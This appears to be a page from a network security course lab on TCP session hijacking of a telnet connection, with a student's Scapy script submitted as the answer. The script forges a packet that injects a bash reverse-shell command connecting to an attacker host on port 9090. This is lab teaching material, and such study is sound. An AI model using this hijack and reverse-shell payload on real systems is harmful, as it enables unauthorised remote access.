
In the demo shown above, when the bash shell command is executed on 10.9.0.5, it connects back to the netcat process started on 10.9.0.1. This is confirmed via the "Connection received on 10.9.0.5" message displayed by netcat.

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the telnet server in our setup, but in this task, you do not have such an access. Your task is to launch a TCP session hijacking

attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

For Q4: Please submit the same as Q3, except you will execute a reverse shell instead.

Expected output after launching a reverse shell attack (we can see the test file created from Q3)



Upload your python code or a screenshot of your code. Be sure to clearly label the correct part of the code using comments.


TCP_Reverse_Shell.py — Download

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=54788, dport=23, flags="A", seq=1982360851, ack=2979964671)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

Upload your screenshot of the attack. (must screenshot the entire VM along with date and time). Screenshot should show the proof that a reverse shell connection was established, and that you can run commands on the shell.

Task4_all_terminals_labelled.png Download



Q5 Early/Late Submission Bonus

0 Points

Bonus points for early or late submission will be added here. You may submit up to five days early for an extra 5% bonus points added to the grade of this assignment, or up to 10% deducted for late submission.

Submissions more than 10 days late are not accepted without a medical or work approved reason.